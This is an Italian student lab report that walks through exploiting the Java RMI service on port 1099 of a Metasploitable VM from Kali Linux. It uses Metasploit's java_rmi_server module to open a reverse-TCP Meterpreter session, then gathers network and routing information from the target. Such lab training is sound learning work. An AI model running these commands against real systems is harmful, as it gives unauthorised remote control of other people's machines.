Marzo 2024

CYBER SECURITY SPECIALIST

S7L5


Jacopo Trovato

Metasploitable Vulnerabilities

Il servizio Metasploitable presenta una vulnerabilità sulla porta 1099 – Java RM, grazie a questa vulnerabiltà è possibile ottenere una sessione di Meterpreter sulla macchina remota.
Per prima cosa avviare Kali Linux e Metasploitable, modificarne gli indirizzi IP:

- 192.168.11.111, Kali Linux
- 192.168.11.112, Metasploitable.

Modificare gli indirizzi IP
Per cambiare gli IP il procedimento è uguale in entrambe le macchine. Su Metasploitable scrivere il comando “sudo nano /etc/network/interfaces”.




Interfaccia network di Metasploit

Una volta modificato premere il tasto Ctrl X e invio per salvare, usare il comando “sudo /etc/init.d/networking restart” per riavviare il network e salvare le impostazioni.


Aprire il terminale di Kali e ripete lo stesso procedimento.

Interfaccia network di Kali Linux




Usare di nuovo “sudo /etc/init.d/networking restart” per riavviare il network.
Per accertarsi che il procedimento sia andato bene controllare con il comando “ifconfig” su entrambe le macchine.

Interfaccia di “Ifconfig” di Kali Linux



Interfaccia di “Ifconfig” di Metasploitable



Dopo aver impostato gli indirizzi IP delle macchine, controllare se comunicano con il comando “ping (indirizzo IP)”.

Ping eseguito con successo su Metasploitable

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.590 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=2.55 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.20 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=1.86 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=1.73 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.952 ms
64 bytes from 192.168.11.111: icmp_seq=7 ttl=64 time=0.820 ms
64 bytes from 192.168.11.111: icmp_seq=8 ttl=64 time=0.774 ms
64 bytes from 192.168.11.111: icmp_seq=9 ttl=64 time=2.33 ms
64 bytes from 192.168.11.111: icmp_seq=10 ttl=64 time=0.866 ms
```

Ping eseguito con successo su Kali Linux

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.789 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.789 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.24 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.18 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.05 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.564 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.690 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=1.02 ms
64 bytes from 192.168.11.112: icmp_seq=9 ttl=64 time=0.534 ms
64 bytes from 192.168.11.112: icmp_seq=10 ttl=64 time=0.927 ms
```

Msfconsole

Sul terminale di Kali con il comando “msfconsole” che serve per aprire Metasploitable dal terminale di Kali.

Interfaccia iniziale di Msfconsole da terminale di Kali Linux

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                   o
        '   dB'                       BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                 dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                                  dB' dBP    dB'.BP
                                   dBP    dBBBB' dBP    dB'.BP dBP    dBP
                                  dBP    dBP    dBP    dB'.BP dBP    dBP
                                 dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

       o                To boldly go where no
                         shell has gone before


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```


Come primo comando usare “search java_mri” per cercare la porta dove si trova la vulnerabilità. Tra i vari moduli usciti, scegliere, in questo caso, il numero 1 dato che è il modulo con l’exploit ovvero con la vulnerabilità che permette di entrare. Scegliere il modulo con il comando “use (numero del modulo), in questo caso il comando sarà “use 1”. E poi usare il comando “show options” per mostrare le opzioni disponibili.

Interfaccia dei comandi eseguiti

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interface
s Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure De
fault Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure En
dpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Dese
rialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_
impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

In seguito bisogna impostare RHOSTS, cioè l’host remoto che deve essere l’IP di colui che si vuole attaccare, il comando è “set RHOSTS (indirizzo IP target)”, in questo caso “set RHOSTS 192.168.11.112”, usare “show options” per mostrare le opzioni.

Interfaccia dei comandi eseguiti



```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Meterpreter

Con Meterpreter l'utente può controllare lo schermo del dispositivo bersaglio. Così è possibile raccogliere delle informazioni come:

- Configurazione di rete
- Sulla tabella di routing della macchina vittima.

Per avviare Meterpreter da Terminale bisogna usare il comando "exploit" su msfconsole dopo aver eseguito i passaggi precedenti.

Interfaccia di apertura di Meterpreter

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Jojk35Lc3D
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39895) at 2024-03-08 05:00:26 -0500

meterpreter >
```

Per raccogliere informazioni sulla configurazione di rete il comando da utilizzare da Meterpreter è "ifconfig" come quello usato per controllare l'indirizzo IP sulle macchine virtuali. Con questo comando verrano fornite tute le informazioni di rete.
Per ottenere informazioni sulla tabella di routing del kernel, che determina la strada che i pacchetti di rete seguono attraverso la rete, il comando è "route".

Informazioni di configurazioni di rete

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0e:30df
IPv6 Netmask : ::
```

Informazioni della tabella di routing

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fe0e:30df  ::       ::
```